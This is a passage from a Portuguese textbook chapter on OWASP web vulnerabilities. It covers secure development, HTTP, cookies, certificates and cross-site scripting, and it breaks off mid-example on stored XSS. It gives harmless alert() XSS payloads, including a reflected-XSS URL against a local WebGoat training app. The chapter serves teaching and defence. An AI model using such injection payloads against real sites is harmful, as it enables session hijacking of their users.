[22] Daniel Shiffman. *Learning Processing – A Beginner's Guide to Programming Images, Animation, and Interaction*. Morgan Kaufmann, 2008.

[23] Ben Shneiderman. Tree Visualization with Tree-maps: A 2-D Space-Filling Approach. *ACM Transactions on Graphics*, 11:92–99, 1991.

[24] Edward R. Tufte. *The Visual Display of Quantitative Information*. Graphic Press, 2nd edition, 2001.

[25] Xiang-Hui Wang and Guo-Yin Zhang. Web-Based Three-Dimension E-Mail Traffic Visualization. In Heng Tao Shen, Jinbao Li, Minglu Li, Jun Ni, and Wei Wang, editors, *Advanced Web and Network Technologies, and Applications – APWeb 2006 International Workshops: XRA, IWSN, MEGA, and ICSE, Harbin, China, January 16-18, 2006, Proceedings (LNCS 3842)*, pages 979–986, 2006.

Capítulo 6

Vulnerabilidades em Aplicações Web e Mecanismos de Proteção

Nelson Uto[1] e Sandro Pereira de Melo[2]

[1]CPqD, Campinas, SP, Brasil
uto@cpqd.com.br

[2]Locaweb, São Paulo, SP, Brasil
sandro@ginux.ufla.br

Abstract

The purpose of this chapter is to discuss the present most common web application vulnerabilities, according to OWASP, and show through several scenarios how they can be exploited by malicious users. We present a brief description of each vulnerability and give its root causes, in order to help the reader understand why it happens. Considering that security and functional tests are fundamentally different, we describe what to look for when searching for web application weaknesses. Since the best approach in security is to be proactive, we provide a list of controls that should be in place to avoid those problems in the first place.

Resumo

O objetivo deste capítulo é apresentar as vulnerabilidades mais comuns que afetam aplicações web, de acordo com o OWASP, e mostrar, por meio de diversos cenários, como elas podem ser exploradas por usuários maliciosos. Uma breve descrição de cada vulnerabilidade é apresentada, juntamente com as causas principais, para que o leitor compreenda porque elas ocorrem. Considerando que testes funcionais e de segurança são fundamentalmente diferentes, descreve-se o que procurar durante o processo de detecção de fraquezas nessas aplicações. Finalmente, como a melhor abordagem para segurança é ser pró-ativo, uma lista de controles para evitar a presença dessas vulnerabilidades é fornecida.

6.1. Introdução

Vulnerabilidades em softwares têm sido amplamente utilizadas por atacantes, para roubo de informações confidenciais e invasões de redes corporativas. Prover a segurança de um software, porém, não é um objetivo fácil de ser alcançado, dada a complexidade dos sistemas nos dias de hoje. Facilmente, eles atingem dezenas de milhares de linhas de código, que contêm, invariavelmente, uma quantidade de defeitos significativa. Alguns destes têm impacto direto em segurança, podendo acarretar desde a indisponibilidade do sistema, até o controle total do computador por um atacante. Para piorar ainda mais este cenário, considere-se que, normalmente, um ciclo de desenvolvimento de software seguro não é adotado, o que resulta, no mínimo, em especificações inseguras e configuração vulnerável das plataformas subjacentes.

Para se ter uma idéia mais clara do mundo real, no período de 2001 a 2006, o número de vulnerabilidades em sistemas reportado ao Common Vulnerabilities and Exposures, simplesmente, triplicou. Além disso, houve uma mudança nos tipos de fraquezas mais comumente encontradas, como é possível observar-se na Figura 6.1. O estouro de pilha, campeão da lista por muitos anos consecutivos, perdeu o lugar, a partir de 2005, para vulnerabilidades de injeção de código, como o *cross-site scripting* e injeção SQL. Estes tipos de fraquezas afetam, basicamente, sistemas web e indicam duas coisas:




Figura 6.1. Progressão da ocorrência das principais vulnerabilidades reportadas ao CVE.

- A recente popularização das interfaces web para comércio eletrônico, *internet banking* e configuração de elementos de rede;

- Os problemas de segurança deste domínio não estão sendo adequadamente considerados durante o processo de desenvolvimento, tanto por ignorância como pela pressão causada por cronogramas de entrega apertados.

À luz deste contexto, o objetivo do presente capítulo é analisar as principais vulnerabilidades que afetam aplicações web, segundo classificação do grupo OWASP, ilustrando para cada uma delas as causas, efeitos, testes para detecção e mecanismos de proteção. O restante deste documento está organizado da seguinte maneira: a Seção 6.2 tece alguns comentários sobre o desenvolvimento de software seguro; os principais projetos do grupo OWASP, especializado em segurança de aplicações web, são introduzidos na Seção 6.3; na Seção 6.4, alguns conceitos importantes para o entendimento do texto são brevemente revisados; a Seção 6.5 é o coração do capítulo, pois realiza a análise das principais vulnerabilidades em aplicações web; finalmente, na Seção 6.6, são apresentadas conclusões sobre os problemas que, atualmente, afetam aplicações web.

6.2. Ciclo de Desenvolvimento de Software Seguro

Um software seguro é aquele que satisfaz os requisitos implícitos e explícitos de segurança em condições normais de operação e em situações decorrentes de atividade maliciosa de usuários. Para isso, deve resultar de um ciclo de desenvolvimento que considere aspectos de segurança em todas as suas fases, da especificação à implantação em produção (McGraw, 2006; Kissel et al., 2008). Todavia, muitos desenvolvedores começam a se preocupar com segurança, somente quando o software está quase finalizado, pois acreditam, erroneamente, ser possível trabalhar dessa maneira. Tal abordagem só contribui para um maior custo, pois as correções de vulnerabilidades tornam-se mais caras à medida que se avança pelas fases de desenvolvimento, como ilustrado na Tabela 6.1, extraída de Wysopal et al. (2006).

Tabela 6.1. Custo relativo de correção de software de acordo com a fase do ciclo de desenvolvimento.

Fase	Custo relativo para correção
Definição	1
Projeto alto nível	2
Projeto detalhado	5
Codificação	10
Teste de unidade	15
Teste de integração	22
Teste de sistema	50
Pós-entrega	100

Cada fase de um ciclo de desenvolvimento de software seguro, portanto, tem sua parcela de contribuição para a qualidade do resultado final e não pode ser omitida durante o processo. Na etapa de especificação, requisitos explícitos de segurança devem ser enumerados e requisitos funcionais devem ser avaliados, para verificar se não introduzem uma vulnerabilidade no sistema. Um caso ilustrativo é o do suposto Microsoft Bob, um programa criado para auxiliar o usuário do sistema operacional sempre que se encontrasse em dificuldades na realização de alguma tarefa. Seguindo essa filosofia, sempre que um usuário errasse a senha três vezes consecutivas, ele

aparecia e perguntava se desejava trocá-la, para conectar-se ao ambiente (McGraw, 2006). Nesta situação, não importa quão bem implementada esteja a funcionalidade, que o sistema continuará intrinsecamente inseguro.

Atividades comumente realizadas na fase seguinte, a de projeto, incluem o mapeamento do modelo de dados para estruturas lógicas e físicas, a definição de padrões de interface a serem utilizados, a escolha de elementos de hardware e software que farão parte da solução e o desenho da topologia a ser adotada. Nesse contexto, um problema muito comum de segurança que surge é o posicionamento incorreto do banco de dados na topologia de rede. Para ilustrar esse ponto, considere-se o levantamento realizado por Litchfield, no final de 2005, em que foram detectados cerca de 350 mil bancos de dados, contendo dados de produção, diretamente na DMZ externa das empresas (Litchfield, 2007). Esse exemplo evidencia pelo menos um dos inúmeros aspectos de segurança que devem ser considerados no projeto do software, ao lado de decisões sobre protocolos seguros de comunicação e seleção de algoritmos criptográficos.

O próximo passo consiste na implementação do software propriamente dito, em uma ou mais linguagens de programação, dependendo de cada caso. Para minimizar vulnerabilidades de codificação, os desenvolvedores devem ser treinados em técnicas gerais de programação segura e nas especificidades das linguagens com as quais trabalham. Por exemplo, estouro de pilha é um problema comum em programas feitos em C e C++ (Seacord, 2005), mas não ocorre na linguagem Java, pois a máquina virtual verifica se um acesso a um vetor está dentro dos limites possíveis. Ferramentas automatizadas para revisão de código podem ser de grande ajuda na identificação de padrões reconhecidamente inseguros de programação, como o uso das funções `strcpy()` e `strcmp()` em C/C++.

Testes de segurança são fundamentalmente diferentes de testes funcionais e, por isso, devem ser feitos por profissionais especializados. Os últimos são descritos em casos de testes, os quais definem um roteiro dos passos a serem seguidos e o resultado esperado de um comportamento não defeituoso. Obviamente, nenhum sistema é criado com caminhos documentados de como os requisitos de segurança podem ser subjugados, e aí reside a diferença. Portanto, ao procurar vulnerabilidades em um software, o testador segue uma linha de raciocíno diferente da tradicional, ao colocar-se no lugar do usuário malicioso, que tenta encontrar fluxos não previstos que possam comprometer a aplicação. A automação de algumas tarefas nesse processo pode implicar ganho de produtividade, mas o papel do especialista continua sendo fundamental.

Por fim, e não menos importantes, encontram-se a implantação do sistema no ambiente de produção e a manutenção. Antes da liberação para o uso, é fundamental que todos os servidores utilizados pela aplicação sejam robustecidos, com eliminação de serviços e contas desnecessários e configuração dos parâmetros de segurança de acordo com as melhores práticas estabelecidas para as plataformas. Correções de segurança devem ser aplicadas periodicamente no ambiente, principalmente, aquelas consideradas críticas. Caso criptossistemas com chave sejam empregados, procedimentos adequados de gerenciamento de chaves criptográficas devem ser adotados

(Menezes et al., 2001; Barker et al., 2007a,b). E, no caso de comprometimento do sistema, o problema deve ser identificado e imediatamente corrigido.

Invariavelmente, todo software sempre apresenta uma ou mais falhas de segurança, ao longo de sua existência. Assim, é razoável concluir que é utópico construir um sistema completamente invulnerável. Porém, com um ciclo de desenvolvimento seguro, é possível, no mínimo, produzir consistentemente sistemas com um número reduzido de brechas e que possuam mecanismos de proteção contra os diversos ataques conhecidos.

6.3. OWASP

O grupo Open Web Application Security Project é uma organização mundial, sem fins lucrativos, que visa divulgar aspectos de segurança de aplicações web, para que o risco nesses ambientes seja devidamente avaliado por pessoas e empresas. Existem, hoje, 130 capítulos locais, espalhados pelos cinco continentes, todos abertos, gratuitamente, para participação de pessoas interessadas no assunto. A entidade, além de organizar conferências internacionais e encontros sobre o tema, mantém diversos projetos, que variam de guias de implementação segura a ferramentas. Os trabalhos do OWASP relevantes para este documento estão brevemente descritos nos parágrafos a seguir:

- Top Ten – é uma lista, já na segunda versão, das dez vulnerabilidades mais críticas presentes em aplicações web, segundo a experiência prática de diversos especialistas membros da organização. Por essa razão, foi adotado pelos padrões PCI DSS (PCI, 2009a) e PCI PA-DSS (PCI, 2009b), para figurar como os itens mínimos que devem ser considerados na codificação segura de sistemas web. Pelo mesmo motivo, também serviu de base para as vulnerabilidades abordadas no presente documento.

- Guia de desenvolvimento (Wiesmann et al., 2005) – descreve as melhores práticas de segurança para o projeto, desenvolvimento e implantação de sistemas e serviços web e inclui diversos exemplos práticos de códigos em J2EE, ASP.NET e PHP.

- Guia de testes (Meucci et al., 2008) – fornece metodologia e procedimentos detalhados para a realização de testes de invasão em aplicações web, com cobertura das principais vulnerabilidades conhecidas. São apresentados testes caixa-preta e, também, caixa-cinza.

- Guia de revisão de código (van der Stock et al., 2008) – livro que ilustra como encontrar vulnerabilidades em aplicações web, por meio da inspeção do código fonte. Contém exemplos em diversas linguagens como Java, C, C++ e ASP.

- WebScarab – ferramenta escrita em Java, para ser utilizada em testes de segurança de aplicações web. A principal funcionalidade é atuar como um *proxy* entre o navegador e o servidor web, permitindo interceptar requisições e respostas e alterá-las, se desejado. Outras opções existentes permitem, por exemplo,

automatizar testes de injeção, analisar a aleatoriedade de identificadores de sessão e repetir requisições contidas no histórico.

- WebGoat – é uma aplicação web propositadamente insegura criada com o objetivo de ensinar os conceitos de segurança web e testes de invasão. Parte dos exemplos deste texto são baseados nesta ferramenta.

6.4. Revisão de Conceitos

6.4.1. Protocolo HTTP

HyperText Transfer Protocol (HTTP) (Fielding et al., 1999) é um protocolo da camada de aplicação, utilizado na distribuição de documentos de hipertexto, os quais são a base da World Wide Web. Esta foi a grande responsável pela popularização da Internet e é a face mais conhecida da rede mundial. No início, os recursos acessados por meio de HTTP eram todos estáticos, bem diferente dos dias de hoje, em que o conteúdo é gerado dinamicamente, de acordo com a interação do usuário com o *site*.

O protocolo opera no estilo cliente-servidor, no qual o navegador web (cliente) realiza uma requisição de recurso a um servidor web, que responde com o conteúdo solicitado, se existir. O transporte dos dados, normalmente, é realizado por meio de TCP/IP, mas isso não é um requisito; basta que o protocolo utilizado forneça entrega confiável. Apesar disso, HTTP não é orientado à conexão e, assim, é um protocolo que não mantém estado das conversações. Considerando como era utilizado nos primórdios, isso, de fato, não era uma necessidade.

Os recursos são identificados de maneira única por meio de Uniform Resource Locators (URLs), que correspondem aos endereços que usuários digitam nos navegadores para acessarem *sites* específicos. Uma URL define o protocolo de acesso, o servidor do recurso, porta utilizada, caminho no servidor até o elemento, nome do recurso e parâmetros. Note-se que nem todos esses itens são obrigatórios em uma requisição.

O protocolo HTTP não possui nativamente nenhum mecanismo para proteger os dados que carrega. Assim, informações podem ser adulteradas, injetadas ou removidas, de maneira não autorizada, durante o trânsito até o cliente ou servidor. Para preencher essa lacuna, o HTTP pode ser utilizado sobre os protocolos SSL ou TLS, que fornecem serviços para autenticação de entidades, autenticação da origem da mensagem, integridade e sigilo do canal de comunicação. Este é o padrão empregado para transporte de dados sigilosos em aplicações bancárias e de comércio eletrônico, por exemplo.

6.4.1.1. Requisição

Para acessar um recurso em um servidor, uma requisição HTTP deve ser realizada pelo cliente, de acordo com um formato pré-estabelecido, contendo três seções. A primeira consiste de uma linha descrevendo a requisição; em seguida, diversas linhas compõem os cabeçalhos HTTP pertinentes; a terceira seção, opcional, corresponde ao corpo da mensagem e deve vir separada da segunda, por uma linha em branco.

Como ilustração, considere que um usuário deseja ver o *site* do SBSeg 2009, utilizando o navegador Firefox. A seguinte requisição é feita pelo software:

```
GET http://sbseg2009.inf.ufsm.br:80/sbseg2009/ HTTP/1.1
Host: sbseg2009.inf.ufsm.br
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; pt-BR; rv:1.9.0.
13) Gecko/2009073022 Firefox/3.0.13 (.NET CLR 3.5.30729)
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

A primeira linha sempre é composta por um método HTTP (GET), o recurso identificado por uma URL (`http://sbseg2009...`) e a versão do protocolo utilizada (HTTP/1.1). As demais linhas do exemplo são cabeçalhos, que identificam, entre outras coisas, o nome de domínio do servidor, o navegador utilizado, o tipo de sistema operacional do cliente e tipos de conteúdos e codificações aceitos.

6.4.1.2. Resposta

A resposta do servidor a uma requisição, também, é composta por três seções:

- **Linha de estado** descrevendo o protocolo/versão utilizados, código de estado e um valor textual, que não é interpretado, hoje, pelos navegadores (Stuttard and Pinto, 2007).
- Seqüência de cabeçalhos fornecendo informações como data, servidor e tipo do conteúdo.
- Conteúdo referente ao recurso solicitado, separado das seções anteriores, por uma ou mais linhas em branco.

O resultado da requisição da seção anterior está ilustrado a seguir. É importante mencionar que uma resposta pode gerar novas requisições, caso o conteúdo apresentado possua elementos como imagens e *scripts* com especificação de arquivos.

```
HTTP/1.1 200 OK
Date: Sun, 23 Aug 2009 13:03:23 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.9-0.dotdeb.2 with Suhosin-Patch
X-Powered-By: PHP/5.2.9-0.dotdeb.2
Set-Cookie: SESScf36402703de110533bce89bc3e3ec75=174307300c76fd481652
cc52f366eadb; expires=Tue, 15-Sep-2009 16:36:43 GMT; path=/; domain=
.sbseg2009.inf.ufsm.br
```

```
Last-Modified: Fri, 21 Aug 2009 15:39:27 GMT
ETag: "79db38f60d123a07bbfdfa71a5feba63"
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: must-revalidate
X-Content-Encoding: gzip
Content-length: 2634
Content-Type: text/html; charset=utf-8
X-ManualEdit: possibly modified

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="pt-br"
xml:lang="pt-br">
                    ...
```

6.4.1.3. Métodos

Há oito métodos, ao todo, especificados pelo protocolo HTTP, os quais indicam a ação solicitada pela requisição. Os dois mais importantes, no escopo deste texto, são os métodos GET e POST. O primeiro é utilizado para solicitar páginas ao servidor e permite que parâmetros sejam passados como parte da URL do recurso. Isso implica que informações sensíveis não devem ser passadas por meio de GET, pois elas serão exibidas em históricos de navegadores e registradas em trilhas de auditoria, no servidor web. O método POST é empregado para submeter ações ao servidor e os parâmetros podem ser passados como parte do corpo da mensagem e, também, da URL.

6.4.1.4. Códigos de estado

Códigos de estado são valores numéricos de três digitos, que fazem parte da primeira linha da resposta do servidor a uma requisição e denotam o resultado da solicitação. São divididos em cinco classes, de acordo com o significado:

- 1xx – códigos de informação. Atualmente, são raramente utilizados (SANS, 2008b).
- 2xx – indicam que a requisição foi atendida com sucesso. Ex.: 200 OK – resposta padrão, quando o recurso é provido sem erros.
- 3xx – informam que o cliente precisa realizar ações adicionais para completar a requisição. Ex.: 301 Moved Permanently – faz com que requisições subseqüentes da URL solicitada sejam permanentemente redirecionadas para a informada na mensagem.
- 4xx – enviadas quando a requisição não pode ser atendida, por erro de sintaxe, falta de autorização ou porque o recurso não foi encontrado. Ex.: 404 Not Found – o recurso não pôde ser encontrado no servidor.

- 5xx – indicam erros no servidor que o impediram de atender a requisição. Ex.: 501 Not Implemented – o servidor não suporta o método solicitado.

6.4.1.5. Cabeçalhos

Os cabeçalhos compõem a segunda seção das requisições e respostas e definem várias características importantes de ambas. São compostos do nome e do valor, separados pelo sinal de dois-pontos, e listados um por linha. Os itens abaixo explicam alguns dos cabeçalhos encontrados nos exemplos das Seções 6.4.1.1 e 6.4.1.2:

- Host – nome de domínio do servidor.
- User-Agent – indica a aplicação cliente que gerou a requisição.
- Accept – tipos de conteúdo aceitos pela aplicação cliente.
- Server – nome do servidor e informações do sistema operacional. Se nenhum mecanismo de camuflagem for utilizado, pode ser empregado para identificação do elemento, durante a fase de reconhecimento em um ataque.
- Set-Cookie – define um *cookie* no navegador, que é o mecanismo utilizado para manter uma sessão, no protocolo HTTP.
- Expires – determina a validade do corpo da mensagem, isto é, até que instante o navegador pode utilizá-lo, a partir de uma cópia local, sem necessitar realizar novas requisições para o mesmo recurso.
- Content-Length – o comprimento em bytes do corpo da mensagem.

6.4.1.6. *Cookies*

Um *cookie* é um elemento do protocolo HTTP, enviado ao navegador pelo servidor, com o objetivo de lembrar informações de um usuário específico. É formado por uma cadeia de caracteres, normalmente, organizada em pares nome/valor, separados por ponto-e-vírgula. Uma vez definido, é enviado pelo navegador em toda requisição subseqüente ao mesmo domínio. Dois usos principais incluem a manutenção de sessão, uma vez que isso não é suportado nativamente pelo protocolo, e a autenticação de usuários.

Alguns atributos podem ser definidos para os *cookies*, além dos pares contendo nome e valor (Stuttard and Pinto, 2007):

- expires – define por quanto tempo o *cookie* é válido e, assim, permite que o estado se mantenha após o navegador ser encerrado.
- domain – define para quais domínios o *cookie* é válido, desde que o servidor seja um membro daqueles.

- path – define os caminhos para os quais *cookie* é válido.
- secure – demanda que o *cookie* seja enviado somente em requisições feitas por meio de HTTPS.
- HttpOnly – quando definido, impede que seja acessado por código executado no lado do cliente. Porém, nem todo navegador honra esse atributo.

6.4.1.7. Autenticação HTTP

O protocolo HTTP possui dois métodos nativos, Basic e Digest, para autenticar usuários, antes que acessem recursos protegidos do servidor (Franks et al., 1999). Ambos seguem o seguinte fluxo geral:

1. Usuário solicita um recurso protegido do servidor.
2. Se o usuário ainda não se autenticou, uma resposta com código de estado 401 Unauthorized é enviada ao navegador, juntamente com um cabeçalho WWW-Authenticate, que define o tipo requerido de autenticação.
3. O usuário fornece usuário e senha em uma caixa de diálogo, os quais são enviados, em um cabeçalho Authorization, codificados em BASE64, no caso de Basic, e protegidos pelo algoritmo MD5, no caso de Digest.
4. Se as credenciais enviadas forem válidas, o servidor fornece o recurso solicitado e as credenciais são incluídas em toda requisição subseqüente ao mesmo domínio. Senão, o fluxo retorna ao segundo passo.

A impossibilidade de travamento de conta por múltiplas tentativas sucessivas e inválidas de autenticação e a inexistência de mecanismos de encerramento de sessão (exceto, fechando-se o navegador) são alguns dos problemas desses métodos de autenticação (SANS, 2008b).

6.4.2. Certificado Digital

Existe muita confusão na literatura e entre profissionais de segurança sobre o que realmente é um certificado digital. É muito comum encontrar afirmações de que ele serve para autenticar uma entidade, como um servidor web, por exemplo. Mas, isso está longe de ser a verdade. O propósito de um certificado, na realidade, é atestar a autenticidade da chave pública de uma entidade, condição que é fundamental para o emprego de criptossistemas assimétricos (Menezes et al., 2001).

Isso é obtido pela confiança depositada em uma terceira parte confiável, a autoridade certificadora (AC), que assina digitalmente um documento eletrônico contendo informações sobre uma dada entidade e a chave pública autêntica dela. Esses dados mais a assinatura digital compõem o certificado digital, que pode ser distribuído por canais inseguros, sem o risco de adulteração indetectável. A emissão, como é chamado o processo descrito, deve ocorrer apenas após a AC, com a diligência

devida, verificar documentos comprobatórios da identidade da entidade e que ela tem a posse da chave privada associada.

Para validar um certificado digital, é necessário verificar se a data atual está dentro do prazo de validade do certificado, se ele não está revogado e se a assinatura digital da autoridade certificadora está correta. Esta última parte requer a chave pública autêntica da AC, a qual pode ser obtida por meio de um certificado digital emitido para ela, por uma AC de nível superior, ou por meio de um certificado auto-assinado, caso seja uma AC raiz. Neste último caso, o certificado é assinado com a própria chave privada associada à chave pública contida nele. Uma vez que qualquer pessoa pode gerar um certificado assim, é primordial que seja fornecido por um canal autêntico e íntegro.

6.5. Vulnerabilidades

Esta seção discute algumas das vulnerabilidades consideradas pelo projeto OWASP Top Ten, com a seguinte abordagem: inicialmente, uma breve descrição da fraqueza e as causas de ocorrência são apresentadas; em seguida, ela é ilustrada com cenários de exploração, na grande maioria, baseados no WebGoat e, adicionalmente, na experiência prática dos autores; depois, testes que podem ser efetuados para detectar o problema são introduzidos e, por fim, explicam-se as contramedidas que podem ser adotadas para evitar-se a criação de aplicações contendo a vulnerabilidade.

6.5.1. *Cross Site Scripting*

6.5.1.1. Descrição e Causas

Cross Site Scripting, também conhecido como XSS[3], é o defeito mais comumente encontrado em aplicações web e permite utilizar uma aplicação vulnerável, para transportar código malicioso, normalmente escrito em Javascript, até o navegador de outro usuário. Dada a relação de confiança estabelecida entre o navegador e o servidor, aquele entende que o código recebido é legítmo e, por isso, permite que informações sensíveis, como o identificador da sessão do usuário, por exemplo, sejam acessadas por ele. Com isso em mãos, um usuário malicioso pode seqüestrar a sessão da pessoa atacada (Stuttard and Pinto, 2007; Howard et al., 2005; Fogie et al., 2007).

Esta vulnerabilidade ocorre sempre que uma aplicação web não valida informações recebidas de uma entidade externa (usuário ou outra aplicação) e as insere inalteradas em alguma página gerada dinamicamente. A razão disso é que qualquer código contido naquelas informações será interpretado como tal, pelo navegador do usuário que realiza o acesso, e executado automaticamente, no contexto da sessão. Para exemplificar, imagine que o texto fornecido e integralmente "exibido" pela aplicação seja `<script>alert("XSS")</script>`. O resultado do ataque está ilustrado na Figura 6.2, juntamente com o trecho de código-fonte pertinente.

Dependendo de como o conteúdo malicioso chega até a vítima, o XSS é classificado em **XSS refletido** ou **XSS armazenado**.

[3]A sigla utilizada não é CSS, para não ser confundida com Cascade Style Sheets.




Figura 6.2. Exemplo de vulnerabilidade XSS.

XSS Refletido

Nesta classe de XSS, o código é enviado na URL ou no cabeçalho HTTP, como parte da requisição, explorando um parâmetro que é exibido sem tratamento na página resultante. Normalmente, requer que o usuário seja induzido a clicar em um *link* especialmente construído, com conteúdo malicioso. De acordo com Stuttard and Pinto (2007), é muito comum em páginas dinâmicas utilizadas para exibição de mensagens parametrizadas de erro.

Veja-se, a seguir, os passos necessários para a exploração da vulnerabilidade:

1. O atacante fornece à vítima uma URL para a aplicação vulnerável, com código Javascript embutido em um dos parâmetros;
2. A vítima solicita à aplicação vulnerável o recurso identificado pela URL fornecida no primeiro passo;
3. A aplicação atende a requisição e reflete o código malicioso para o navegador do usuário;
4. O Javascript escrito pelo atacante é executado na máquina do usuário, como se fosse proveniente da aplicação.

Como exemplo, considere-se uma aplicação que possua um campo de busca e que exiba uma mensagem de erro contendo o valor digitado, quando ele não for encontrado na base de dados. Supondo que a requisição é feita pelo método GET e a informação procurada é passada no parâmetro `search_name`, a seguinte URL pode ser empregada em um XSS refletido:

```
http://localhost:8080/WebGoat/attack?Screen=33&menu=900&
      search_name=X<script>alert(%22XSS%20Refletido%22)
      </script>&action=FindProfile
```

Note-se que, além do texto "X", um código Javascript para exibição de caixa de mensagem é passado como parte do parâmetro `search_name`. Dada a inexistência do valor na base, a aplicação exibe página de erro, informando que "`X<script>`..."

não foi encontrado. Ao realizar isso, porém, o código fornecido em `search_name` é embutido no HTML e executado pelo navegador, como ilustrado na Figura 6.3.




Figura 6.3. Exemplo de XSS refletido.

XSS Armazenado

XSS armazenado ou persistente recebe este nome porque o código malicioso é armazenado pela aplicação, normalmente em um banco de dados, e exibido a todos os usuários que acessarem o recurso. É um tipo mais perigoso, pois pode afetar uma quantidade maior de usuários, de uma única vez, além de não ser necessário induzi-los a seguir um *link* para serem atacados.

Um exemplo comum é um fórum de discussão, em que alguns usuários expõem as dúvidas deles, para que outros as esclareçam. Neste caso, os passos para realizar um XSS armazenado estão representados na Figura 6.4 e descritos a seguir:

